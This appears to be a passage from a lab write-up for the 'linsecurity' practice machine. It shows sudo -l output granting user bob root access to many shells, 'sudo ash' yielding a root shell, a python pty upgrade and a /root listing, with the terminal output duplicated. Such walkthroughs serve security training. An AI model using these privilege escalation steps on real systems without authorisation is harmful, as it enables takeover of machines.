Matching Defaults entries for bob on linsecurity:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User bob may run the following commands on linsecurity:
    (ALL) /bin/ash, /usr/bin/awk, /bin/bash, /bin/sh, /bin/csh, /usr/bin/curl, /bin/dash, /bin/ed, /usr/
bin/env, /usr/bin/expect,
        /usr/bin/find, /usr/bin/ftp, /usr/bin/less, /usr/bin/man, /bin/more, /usr/bin/scp, /usr/bin/soca
t, /usr/bin/ssh, /usr/bin/vi,
        /usr/bin/zsh, /usr/bin/pico, /usr/bin/rvim, /usr/bin/perl, /usr/bin/tclsh, /usr/bin/git, /usr/bi
n/script, /usr/bin/scp
bob@linsecurity:~$ sudo ash
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

sudo ash
id
cd /root
Finally we were able to escalate to root shell



```
Matching Defaults entries for bob on linsecurity:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bob may run the following commands on linsecurity:
    (ALL) /bin/ash, /usr/bin/awk, /bin/bash, /bin/sh, /bin/csh, /usr/bin/curl, /bin/dash, /bin/ed, /usr/bin/env, /usr/bin/expect,
        /usr/bin/find, /usr/bin/ftp, /usr/bin/less, /usr/bin/man, /bin/more, /usr/bin/scp, /usr/bin/socat, /usr/bin/ssh, /usr/bin/vi,
        /usr/bin/zsh, /usr/bin/pico, /usr/bin/rvim, /usr/bin/perl, /usr/bin/tclsh, /usr/bin/git, /usr/bin/script, /usr/bin/scp
bob@linsecurity:~$ sudo ash
# id
uid=0(root) gid=0(root) groups=0(root)
# which python
# which python3
/usr/bin/python3
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@linsecurity:~# cd /root/
root@linsecurity:/root# ls
root@linsecurity:/root# ls -al
total 32
drwx------  6 root root 4096 Jul 11  2018 .
drwxr-xr-x 23 root root 4096 Jul 10  2018 ..
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Jul 10  2018 .cache
-rw-r--r--  1 root root    0 Jul 10  2018 .cloud-locale-test.skip
drwx------  3 root root 4096 Jul 10  2018 .gnupg
drwxr-xr-x  3 root root 4096 Jul  9  2018 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Jul  9  2018 .ssh
root@linsecurity:/root# 
```